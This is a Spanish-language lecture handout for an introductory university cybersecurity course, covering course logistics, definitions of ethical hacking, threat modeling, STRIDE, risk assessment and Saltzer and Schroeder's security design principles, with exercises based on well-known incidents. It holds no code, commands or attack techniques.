Fundamentos de Ciberseguridad#
El siguiente es un punteo (un poco menos desordenado que la versión en vivo) de lo que vemos en las primeras dos clases.
Simbología#
Las secciones grises (todas menos esta) contienen descripciones importantes sobre cómo funciona el curso. No están relacionadas con la materia. Si no estás tomando el curso, te las puesdes saltar.
Las secciones azules (todas menos esta) son contienen descripciones importantes sobre la materia. Recomendamos no saltárselas.
Las secciones verdes (todas menos esta) son sugerencias de actividades y preguntas para intentar entender mejor la materia. No tienen respuesta en el apunte. Te recomendamos comentarla con compañeros/as, con auxiliares o con profesores en tus bloques de estudio o en las clases presenciales.
Las secciones moradas son comentarios muestran secciones en construcción del apunte, o secciones que no son tan profundas como le gustaría al equipo docente y que serán complementadas en el futuro. Si te animas a proponer algo y aparecer en 🙏 Agradecimientos, lee las reglas de contribución en el README.md y envía un Pull Request.
Las secciones amarillas (todas menos esta) representan implementaciones inseguras o Errores comunes. Es muy importante leerlas con cuidado para evitar cometerlos. Si solo tuvieran que elegir una tipo de aprendizaje en el curso completo para memorizar, debería ser todo lo amarillo.
Las secciones rojas (todas menos esta) representan peligro en el mundo real.
Las secciones que parten con los emoji 🧢🧑💻 (
gorro de desarrollador(a)) estarán orientadas a explicar medidas que debe tomar un(a) desarrollador(a) de software para evitar problemas de ciberseguridad. Cuando partan con 🧢🧑 (gorro de usuario/a), estarán orientadas a explicar medidas que debe tomar cualquier usuario o usuaria de sistemas informáticos.
Las secciones negras (todas menos esta) corresponden a comentarios al margen sobre el apunte. Recomiendo leerlas con la voz de un estudiante o profesional un poco escéptico que está dando el curso.
Es posible que ustedes tengan este tipo de dudas mientras leen el apunte, por lo que el objetivo de estos comentarios es guiar la discusión para que el apunte se haga cargo de ellas.
Si se les ocurren nuevas dudas, envíenlas por correo electrónico al equipo docente o háganlas en clases, y las incluiremos para seguir mejorando el apunte. Como premio, aparecerán en el muro de agradecimientos
Las secciones con borde negro son citas y/o comentarios al margen de los autores del apunte.
Lo administrativo#
Cosas que mencionamos en clases sobre el curso y que no aparecen explícitamente en otras secciones del apunte (o que sí aparecen, pero vale la pena repetir).
El Curso#
El objetivo de este curso es enseñarles a pensar como un atacante o adversario (alguien que quiere ). Para lograr lo anterior, van a aprender cómo deberían funcionar los sitemas informáticos y cómo funcionan en la realidad, notando que, generalmente, ambos casos son muy distintos.
El curso está en un periodo de transición. Muy pronto será parte de la malla de la carrera, por lo que estamos intentando formalizar muchas cosas ya definidas en el programa (fundamentalmente evaluaciones, bibliografía y reglas de evaluación).
El contenido que veremos debería servirles sin importar si quieren o no dedicarse a ciberseguridad, ayudándoles a ser mejores personas desarrolladoras, jefas de proyecto, cientistas de datos o investigadoras. Pero, si les llama la atención el área, les entregaremos punteros para que ustedes puedan profundizar (por su cuenta o, en el futuro, tomando nuevos electivos) en estos contenidos.
Formato de clases y evaluaciones#
- Como dicen las Reglas, las clases son completamente opcionales. Las aprovecharemos para hablar de casos reales y conocidos en los que ocurrieron las vulnerabilidades o debilidades que describimos en el apunte, pero uno podría pasar el curso yendo solo a las auxiliares y leyendo el apunte (esperamos de todos modos que le encuentren valor a las clases y vayan, si pueden).
- Las auxiliares con evaluaciones (revisar el Calendario para saber cuándo son) usarán un bloque extendido (de 10:00 a 12:00). Intentaremos terminar antes de las 12, pero reserven el tiempo por si acaso. Las auxiliares sin evaluaciones durarán el bloque normal y puede ser recomendable ir para preparar las evaluaciones.
- Los lenguajes de programación que usaremos son Python y C.
Calendarización#
- La calendarización presente en Calendario presenta varias unidades, cada una de ellas se enfoca en tecnologías distintas. Para cada tecnología, veremos implementaciones comunes y vulnerabilidades originadas de esas implementaciones, así como también los resguardos
- Si en un momento sienten que el curso se repite un poco, es un buen signo: Muchas vulnerabilidades en tecnologías distintas se parecen y originan de la misma causa raíz: (Ejemplo/ejercicio: inyecciones SQL, ejecución de código remoto, XSS e inyecciones de prompt. ¿en qué se parecen?)
- Si sienten que la cantidad de contenido en la calendarización es mucha, no se preocupen. El objetivo del curso es ser amplio en contenidos, pero poco profundo. Esperamos que el apunte y sus referencias les sirvan durante el curso y también en el futuro.
Definiciones varias#
Usaremos estas definiciones por ahora. Las mejoraremos a medida vayamos adentrándonos en la materia.
Hacking ético (y del otro)#
La palabra hacker es antigua y no significa necesariamente algo malo. En contexto computacional, la usaremos para definir a alguien muy entusiasta de la computación, que quiere entender cómo funcionan las cosas y encontrarles usos jamás imaginados por quienes las crearon. Lo anterior lo hace en parte porque cree que los sistemas deben estar al servicio de las personas que los utilizan (en contraposición a quienes los crearon), y en parte para volverse más experto en ellos que quienes los crearon (ya sea por desafío personal o por competitividad). Siéntanse libres de considerarse hackers si se identifican con la definición.
Una película que me gusta mucho del mundo hacker es WarGames (1983). Si les gustan las películas de los años 80 y no la han visto, se las recomiendo.
Trata de un estudiante secundario muy hacker (según la definición de más arriba), que aprende a ingresar a sistemas ajenos para (por ejemplo) poder jugar juegos antes de que sean publicados.
Más allá de la trama, lo interesante del protagonista es que, al menos al inicio de la película, no parece ser ni bueno ni malo. Tiene un solo objetivo: jugar juegos antes de que sean publicados. Y para lograrlo, se aprovecha de sus conocimientos y su tiempo libre para meterse donde no debería estar, sintiendo (seguramente) satisfacción por lograr algo que no cualquiera puede lograr y aprendiendo por su cuenta cosas que probablemente no le sirven de mucho en la escuela. Lo anterior, solo gracias a su comprensión mucho mayor a la media de cómo funcionan los sistemas informáticos, más allá de cómo fueron diseñados para funcionar.
El título Hacker ético se usa para designar a profesionales que “atacan” sistemas con permiso y reportan sus fallas a quienes lo fabrican para que sean parchadas, evitando que alguien más se hubiese aprovechado de ellas si las hubiese descubierto antes.
Saber cómo atacar no debe ser de por sí algo malo. Lo veremos con más detalle en la sección de “Principios de Ciberseguridad”.
Los ciberdelincuentes (o crackers o sombrero negro) vulneran sistemas sin permiso y afectan la confidencialidad, disponibilidad e integridad de los mismos. Puede ser por fama o por motivos activistas, económicos, de espionaje (entre países, entre empresas, entre personas), entre otros. (lo veremos con más detalle en la unidad de modelamiento de amenazas).
Cómo funcionan las cosas y cómo deberían funcionar#
Los sistemas que discutiremos y que están en producción, en general, son revisados con respecto a que hagan o no las cosas que tienen que hacer. Lo que no se revisa siempre es si hacen o no lo que no tienen que hacer. En la falta de revisión de esta última categoría se originan las vulnerabilidades (las definiremos con detalle en la sección de ese nombre, pero por ahora, quedémonos con esto).
¿Qué debe hacer un sistema de pago en línea? ¿Qué no debe hacer un sistema de pago en línea?
Desde el punto de vista de ciberseguridad, hablamos al menos de cinco propiedades que queremos cuidar en un sistema. En palabras simples, son:
- Confidencialidad: Que solo puedan acceder a información quienes tienen derecho a accederla.
- Integridad: Que la información solo pueda ser modificada por quien tiene derecho a modificarla (y notar cuando no es así).
- Disponibilidad: Que nadie pueda evitar el acceso a un sistema, en las condiciones especificadas, a quien tiene derecho a accederlo.
- Autenticidad: Que podamos comprobar que la información proviene de quien dice venir
- No repudio: Que si logramos comprobar que la información viene de alguien, no exista posibilidad de que no venga de esa entidad.
Para cada uno de los casos anteriores, piensa en sistemas que deberían considerar especialmente esa propiedad. ¿Por qué deberían considerarla?
Lectura complementaria: ¿Cómo me aseguro qué es un sistema es seguro? ¿Basta con tener su código fuente y compilarlo por mi cuenta? ¿Y si no confío en el compilador o el intérprete? Revisa Reflections on Trusting Trust del ganador del premio Turing y co-creador de Unix Ken Thompson.
Modelamiento de amenazas#
Para saber cómo defendernos, tenemos que saber qué cosas de valor tenemos y a quiénes les podrían interesar.
¿Cómo comunico mensajes?#
Hay un caso muy repetido de modelamiento de amenazas en protocolos de comunicación criptográficos.

Llamaremos la Emisora del mensaje (la que se comunica primero) Alicia, a quien lo recibe Roberto, y Eva a quien quiere romper alguna propiedad de ciberseguridad esperada por Alicia y Roberto.
Hablemos de Alicia y Roberto: No sabemos qué quieren proteger al comunicarse. ¿Quieren estar seguros de que el mensaje llega tal cual como la otra persona lo mandó, o de que nadie pudo haberlo leído durante su transporte?.
Hablemos ahora un poco de Eva. Si no sabemos qué sabe, qué no sabe, qué podría llegar a saber o qué controla, no vamos a poder crear una estrategia que permita a Alicia y Roberto “comunicarse de forma segura”, según lo que definimos en el párrafo anterior.
¿Qué es un modelo de amenazas?#
El modelo de amenaza define los recursos que queremos defender y de qué adversario queremos defenderlos.
- Un recurso es la Confidencialidad, Integridad, Disponibilidad, Autenticidad o el No repudio de un sistema, componente o dato.
- Un adversario es alguien con intereses opuestos a la protección de los recursos de quien evalúa el modelo de amenazas.
- El límite de confianza es el perímetro que engloba recursos con el mismo nivel de confianza. Todo lo que venga de afuera podría ser un ataque.
- La superficie de ataque es todo punto en el límite de confianza que recibe información desde fuera de él.
Tipos de adversario#
¿De quién me estoy defendiendo? Puedo clasificar a mi adversario en varias dimensiones:
- Según su tamaño, no es lo mismo defenderse de una persona, de un grupo de personas, de una empresa completa o de un país enemigo.
- Según sus recursos. ¿Con cuánto tiempo, dinero, conocimiento y acceso cuenta el adversario?
- Según sus intenciones. Mi adversario puede ser curioso, buscar fama al lograr atacar mis sistemas, buscar dinero o simplemente “derrotarme” (si es un país enemigo o una empresa competidora)
Dependiendo de mi nivel de exposición y de lo que podría ganar el adversario al atacarme, voy a tener que prepararme más o menos.
El modelo de amenazas puede cambiar en el tiempo#
Esto puede ocurrir porque no fue bien definido (quien lo define no conoce completamente el dominio) o porque las amenazas van evolucionando en el tiempo.
Un ejemplo son las medidas de seguridad en sitios de internet. Varios de estos conceptos los veremos en clases y en las secciones correspondientes del apunte, por eso no se explican tanto y se cuentan como una conversación más que como materia.
A mediados de los años 90, en internet no pasaban cosas muy entretenidas. Sí existían los foros, pero no podías comprar algo en una tienda de China y te llegaba a la semana siguiente (en realidad, no podías comprar algo en casi ningún lado). Si la información disponibilizada no tenía mucho valor económico, ¿quién iba a querer robarla?. Confiar en las mejores intenciones de otros internautas no era una idea disparatada.
Pero pasó el tiempo y empezamos a hacer cosas importantes. Trámites gubernamentales, compras y transacciones bancarias, resultados de exámenes, correspondencia privada y mensajería instantánea. Ahora sí había valor en lo que uno veía, conversaba, compraba o descargaba. Con el tránsito de cosas de valor, empezó a haber interés de otros de acceder a lo que no era de ellos.
Por un lado, el aumento de amenazas requirió el aumento de medidas de seguridad para proteger el contenido de los mensajes. Lo que en un principio se transmitía en texto plano entre el servidor en EE.UU. y un computador en Chile, permitiendo a cualquiera en el camino leer el contenido en tiempo real, empezó a transmitirse de manera cifrada gracias al desarrollo de la criptografía asimétrica y su estandarización como capa que cubre el contenido de otros protocolos. Ahora los intermediarios verían valores aleatorios, y solo emisor y receptor conocerían el contenido.
Así como mejoró la tecnología para transmitir datos de forma privada, la necesidad de algunas entidades de dificultar el abuso de recursos también aumentó la cantidad de información que fue necesaria entregar y el número de validaciones requeridas para crear cuentas o ejecutar acciones críticas. Mecanismos como la validación de identidad gubernamental, los factores múltiples de autenticación (MFA) y el seguimiento del comportamiento en línea por empresas de publicidad y su impacto en la resolución de captchas se fueron haciendo cada vez más comunes, aceptados sicológicamente y normalizados. El modelo de amenazas sobre servicios en Internet se fue modificando a medida que fueron cambiando las cosas que hacemos en el ciberespacio y los comportamientos de los adversarios, y es muy probable que en el futuro se siga haciendo cada vez más restrictivo.
Es por esto que, al contrario de lo que ocurría en el año 1993, hoy ser un perro es algo que sí pueden saber otros en Internet, aunque uno no quiera revelarlo voluntariamente:
Evaluación de riesgos y qué hacer frente a ellos#
Si bien esto es una disciplina más grande que solo los riesgos técnicos o de ciberseguridad, es útil saber cómo funciona para entender mejor el objetivo del modelamiento de amenazas.
A continuación enumeramos algunos pasos necesarios para realizar una evaluación de riesgos:
- Entender requerimientos del sistema: Qué debe hacer y qué no debe hacer.
- Identificar recursos y adversarios: Qué quiero proteger y de quién quiero protegerlo.
- Establecer requisitos de seguridad: De lo que no debe hacer, qué tiene un impacto directo en los recursos.
- Evaluar diseño del sistema: Una vez definido, comprobar si en los casos borde se siguen cumpliendo los requisitos de seguridad.
- Identificar amenazas y clasificar riesgos: Teniendo claras las capacidades del adversario y del sistema, identificar posibles puntos de fallo
- Hacerse cargo de los riesgos: Para cada riesgo identificado, tomar una de las siguientes posturas:
- Mitigar: Hacer más difícil el aprovecharse de un problema mediante la implementación de una medida de seguridad, la que debería costar menos que el costo de que el riesgo se materialice.
- Eliminar: A través de la eliminación de características del sistema (menos funcionalidades)
- El único sistema seguro en todo momento es el que no hace nada.
- Transferir: Encargar a otra parte del sistema que se haga parte del riesgo (otro tipo de control o contratar un seguro).
- Aceptar: Ninguna de las anteriores. Estar dispuesto a pagar el costo de materialización del riesgo.
¿Cómo ponderar el riesgo?#
Se puede hacer de forma cualitativa o cuantitativa:
- Cualitativa: A partir de categorías: Bajo, medio, alto, muy alto.
- Cuantitativa: Con una fórmula matemática.
Algunas referencias conocidas sobre gestión de riesgos y evaluación de riesgos:
- NIST SP 800-30 es una guía que enseña a ejecutar evaluaciones de riesgo en sistemas de información.
- NIST SP 800-37 es un marco de gestión de riesgos para organizaciones y sistemas de información.
Herramientas para modelar riesgos#
Dos ejemplos:
Modelo STRIDE (del libro “Threat Modeling” de A. Shostack): Pensar en seis dimensiones
- Spoofing: ¿Cómo podría pretender ser alguien que no soy en el sistema?
- Tampering: ¿Cómo puedo modificar información sin autorización y sin que se note?
- Repudiation: ¿Cómo puedo hacer que no haya evidencia en el sistema de que hice algo que sí hice?
- Information Disclosure: ¿Cómo puedo ver información que no debería ver?
- Denial of Service: ¿Cómo puedo evitar que otros accedan al servicio cuando deberían poder acceder?
- Elevation of privilege: ¿Cómo puedo hacer cosas que no debería poder hacer, o para las que el programa no estaba diseñado?

Árbol de ataques: Partir con un objetivo final como raíz del árbol. Luego buscar formas de acercarme a ese objetivo, dibujando para cada forma encontrada un hijo al nodo anterior.
Otras ideas para discutir#
Ideas de las que hablaremos en clases, pero que no tienen un lugar definido (todavía) en el apunte.
- Considerar o no que un comportamiento es una vulnerabilidad dependerá de qué tan bien definido está el sistema. Si el sistema está bien definido, esto debería ser claro para quienes conocen la definición.
Discusión: ¿Es una vulnerabilidad que cualquiera pueda conocer mi nombre sabiendo solo mi RUT?
- El esfuerzo dedicado a evitar la ocurrencia de vulnerabilidades es inversamente proporcional a la confianza que se tiene en quienes lo usan, y directamente proporcional a la capacidad de los adversarios.
Discusión: ¿Qué medidas de seguridad valdría la pena aplicar en un sistema de finanzas familiares no expuesto a Internet? ¿O en un curso dictado completamente a través de Discord?
- Define recursos a proteger y adversarios
- Define límites de confianza y superficies de ataque
- Define reisgos existentes, pondéralos cualitativamente y trata de hacerte cargo de ellos.
- Usa técnicas como árboles de decisión o modelo STRIDE, si lo necesitas.
Discusión: ¿Qué relación tiene lo que hemos visto hasta ahora con este comic de xkcd?
Principios de Ciberseguridad#
Esta sección habla de un solo paper llamado “The protection of information in computer systems” (Descargable desde la red de la U), escrito por J.H. Saltzer y M.D. Schroeder en el año 1975.
A continuación presentamos 10 principios que aplican al diseño de sistemas y desarrollo de software hasta el día de hoy.
Principio de Economía de Mecanismos#
- Objetivo: Mantener el sistema lo más pequeño y simple posible.
- Supuesto: Sistemas complejos y con muchas piezas aumentan la superficie de ataque y la probabilidad de fallos, ya que es más difícil tener a la vista todas las posibles interacciones entre los componentes.
- Ejemplos:
- Principio de diseño KISS (Keep it simple, stupid! en su versión original o Keep it short and simple en su versión menos ofensiva).
Principio de Valores por defecto Seguros#
- Objetivo: Que los valores predeterminados del sistema sean seguros.
- Supuesto: Quienes tienen menos experiencia en usar el sistema suelen ser los más vulnerables a su funcionamiento incorrecto y no intentarán cambiar sus configuraciones.
- Ejemplos:
- Hace unos años, al inicio de la Pandemia de COVID-19, Zoom mostraba los números de las reuniones al compartir pantalla y no defínía contraseña por defecto. Esto permitía a cualquier persona viendo una transmisión unirse a la llamada y hacer Zoombombing.
Principio de Falla Resiliente#
- Objetivo: Si un sistema falla, éste debería caer en un estado seguro y recuperarse de forma gradual.
- Supuesto: Las cosas fallan o son mal configuradas por error. Esto no debería implicar inseguridad. Volver a la operación normal debería ocurrir rápido.
- Ejemplos
- Las puertas automáticas del Edificio Poniente (Beauchef 851). Si se corta la luz, ¿se deberían mantener abiertas o cerradas?
- En la película Duro de Matar (buen ejemplo sobre el uso de espacios de una forma distinta a la diseñada por quien los creó), cortar la energía eléctrica del Nakatomi Plaza desactiva la cerradura de la bóveda de seguridad del edificio. Me encanta la película pero, ¿Quién diseñó esa bóvedaaa? 🫠
Principio de Mediación Completa#
- Objetivo: El acceso a cada componente debe contemplar una revisión de permisos correctos en todo momento.
- Supuesto: Las condiciones de acceso pueden cambiar durante la ejecución de una acción.
- Ejemplos:
- Los permisos de un usuario se validan solo al momento de iniciar sesión en un sistema administrativo. Si esta persona pierde la confianza de quien administra el sistema y le quitan los accesos, se espera que no pueda ejecutar ninguna acción en el momento en que se aplica la medida de restricción. ¿Qué pasaría si el acceso se determinara por un JWT con una duración de 24 horas?
Principio de Diseño Abierto#
- Objetivo: Una clave debe ser lo único secreto en un sistema para conservar su seguridad.
- Supuesto: Un adversario podrá obtener, tarde o temprano, el diseño del sistema; ya sea por filtración, ingeniería reversa o cualquier otro mecanismo.
- Ejemplos:
- Principio de Kerckhoffs (Siglo XIX): Un sistema criptográfico debe ser seguro incluso si se conoce públicamente su implementación, siempre y cuando la llave se mantenga secreta. Cambiar un valor que funciona como llave si se filtra es mucho más fácil y barato que cambiar un mecanismo.
- Claude Shannon (Siglo XX): El Enemigo conoce el sistema. Si lo diseñó una persona, casi seguramente otra persona podrá entender cómo funciona.
Principio de Separación de Privilegios#
- Objetivo: Separar en varios responsables cada parte de un sistema, o requerir más de un responsable para operar un sistema.
- Supuesto: Es más difícil que se filtren varios accesos independientes a la vez a que se filtre un solo acceso.
- Ejemplos:
- Autenticación multifactor (lo veremos en la próxima clase): Si los factores no dependen entre sí, que un atacante los consiga todos es más difícil a conseguir solo uno.
- Puertas en las que hay que contar con más de una llave para abrirlas: Si se pierde una llave solamente, la puerta sigue sin poder abrirse.
- Llaves distintas para puertas distintas, manejadas por personas distintas. Si se pierde una llave, lo que puede hacer una persona que la encuentre es mucho menos que si esa llave sirviera para todas las puertas.
Principio de Mínimo Privilegio#
- Objetivo: Contar con más privilegios que los mínimos necesarios para hacer las tareas encomendadas es un riesgo.
- Supuesto: Si la cuenta con privilegios es vulnerada, el minimizar los privilegios disminuye la superficie de ataque.
- Ejemplos:
- Scoping de permisos en aplicaciones móviles (lo veremos en la unidad correspondiente)
- Limitar privilegios administrativos a la menor cantidad de cuentas posible, y usar esas cuentas lo menos posible para evitar que sean vulneradas.
Principio de menor cantidad de mecanismos comunes#
- Objetivo: No compartir estados o variables entre muchas partes distintas del sistema.
- Supuesto: Si el mecanismo es vulnerado, puede permitir saltar a otras partes del sistema, o puede afectar a muchos sistemas simultáneamente.
- Ejemplos:
- Librerías compartidas a las que se les encuentran vulnerabilidades
- Software popular (Wordpress, Windows), que no es necesariamente más inseguro, sino que es más revisado por buscadores de vulnerabilidades por el impacto que éstas pueden tener en más sistemas.
Principio de Defensa en Profundidad#
- Objetivo: Diseñar sistemas con más de una capa de seguridad en lugardes distintos.
- Supuesto: Si una capa cae, las otras permanecen.
- Ejemplos:
- Frente a una vulnerabilidad en el intérprete Javascript de un navegador, deberían existir los siguientes controles:
- Sandboxing en navegadores
- Limitación de comunicación entre procesos
- Limitación de instalación de firmware malicioso en el hardware
- Red monitoreando intentos de infección a otros equipos.
- Frente a una vulnerabilidad en el intérprete Javascript de un navegador, deberían existir los siguientes controles:
Piensa en casos (relacionados con computadores o no) en los que te has encontrado con este principio. En alguno de ellos, ¿recuerdas que una capa haya fallado y una más interna haya actuado?
Principio de Aceptabilidad Psicológica#
- Objetivo: Las medidas de seguridad deben ser amigables para el usuario. Si no, no serán usadas.
- Supuesto: Las personas terminan ignorando o intentando saltarse advertencias repetitivas, molestas y poco claras.
- Ejemplos:
- Bloqueos de sitios en firewalls institucionales: Si se bloquean sitios necesarios para trabajar (como un sistema de subida de archivos), las personas recurren a medidas más peligrosas para hacer lo que tienen que hacer (conectarse a la internet móvil, usar servicios desconocidos para compartir archivos, enviárselos por mensajería instantánea personal, etc)
- The Password Game: 🥚
Otros principios (con explicaciones crípticas)#
- Modularización y encapsulación: Ya que los módulos son más fáciles de analizar y segurizar.
- Reusar componentes seguros y conocidos: Más vale diablo conocido que santo por conocer
- Seguridad y privacidad por diseño: Es más difícil agregar seguridad o privacidad en etapas finales de los proyectos.
- Diseñar con capacidades evolutivas en mente: Los algoritmos criptográficos cambian. Deben ser fáciles de cambiar (como los hashes para derivación de contraseñas)
- Confiar, pero verificar primero: Hasta los más confiables cometen errores y verificar algo suele ser barato o rápido (comparado con generar el valor).
Actividad: Para cada uno de los casos siguientes, indica el principio que debería usarse o respetarse.
- Todo usuario creado en Windows XP (2001) operaba como administrador.
- Cuando el servicio Playstation Network fue vulnerado, no se detectó la intrusión y el atacante pudo recuperar contraseñas en texto plano de 77 millones de usuarios.
- Edward Snowden logró filtrar enormes cantidades de información clasificada de la NSA sin mayor impedimento.
- El mecanismo de serialización de objetos de Java ha sido fuente de muchas vulnerabilidades, incluyendo ejecución remota.
- En las vulnerabilidades de CPUs tipo Spectre y Meltdown, las CPU permitían a procesos acceder a memoria (alojada en el caché) que no debían.
- El algoritmo WEP de seguridad inalámbrica fue quebrado cuando el cifrador asociado (RC4) fue analizado luego de ingeniería reversa.
- El bug “heartbleed” de OpenSSL (2014) surge del subprotocolo “heartbeat”, una extensión muy simple dentro de un módulo de 500 mil líneas de código.
- Windows UAC en Vista (2007) por default mostraba una ventana pop-up para autorizar todo cambio que requiriera autorización, lo cual era frecuentemente deshabilitado.
- Muchas aplicaciones web hacen expirar las contraseñas de los/las usuarios luego de 60 o 90 días.
- El robo de datos de Equifax del 2017 se caracterizó por lo rápidamente que los atacantes pudieron moverse de un computador a otro hasta encontrar uno con toda la base de datos de clientes.
- Muchos dispositivos IoT han sido vulnerados debido a la reutilización de credenciales conocidas (expuestas, copiadas) previamente.
- La Apps de Android comenzaron a solicitar privilegios granulares recién a partir de la versión 6.0.
Autentificación y sus tipos#
Cuando hablas por voz a un/una amigo/a, ¿Cómo sabes que la persona al otro lado del dispositivo es quien esperas que sea?
Identificación#
Identificación es el proceso por el que indico a otras entidades (de forma activa o pasiva) quién soy.
- Si debo identificarme en persona:
- Si me conocen, Otros me identifican por como me veo.
- Si no me conocen, se espera que me presente. Es posible que esas personas asocien mi primera presentación con cómo hablo y me veo, para reconocerme en otras interacciones.
- Si debo identificarme de forma remota, por texto:
- Si me conocen, me identifican porque les hablo desde un número que saben que es mío.
…hasta que un amigo o amiga cae en una estafa de Whatsapp, le roban el teléfono y empieza a pedirnos cosas extrañas. Si les ha pasado, probablemente vivieron las semanas posteriores a ese evento un poco mas desconfiados o desconfiadas.
- Si no me conocen, debo presentarme en la primera interacción.
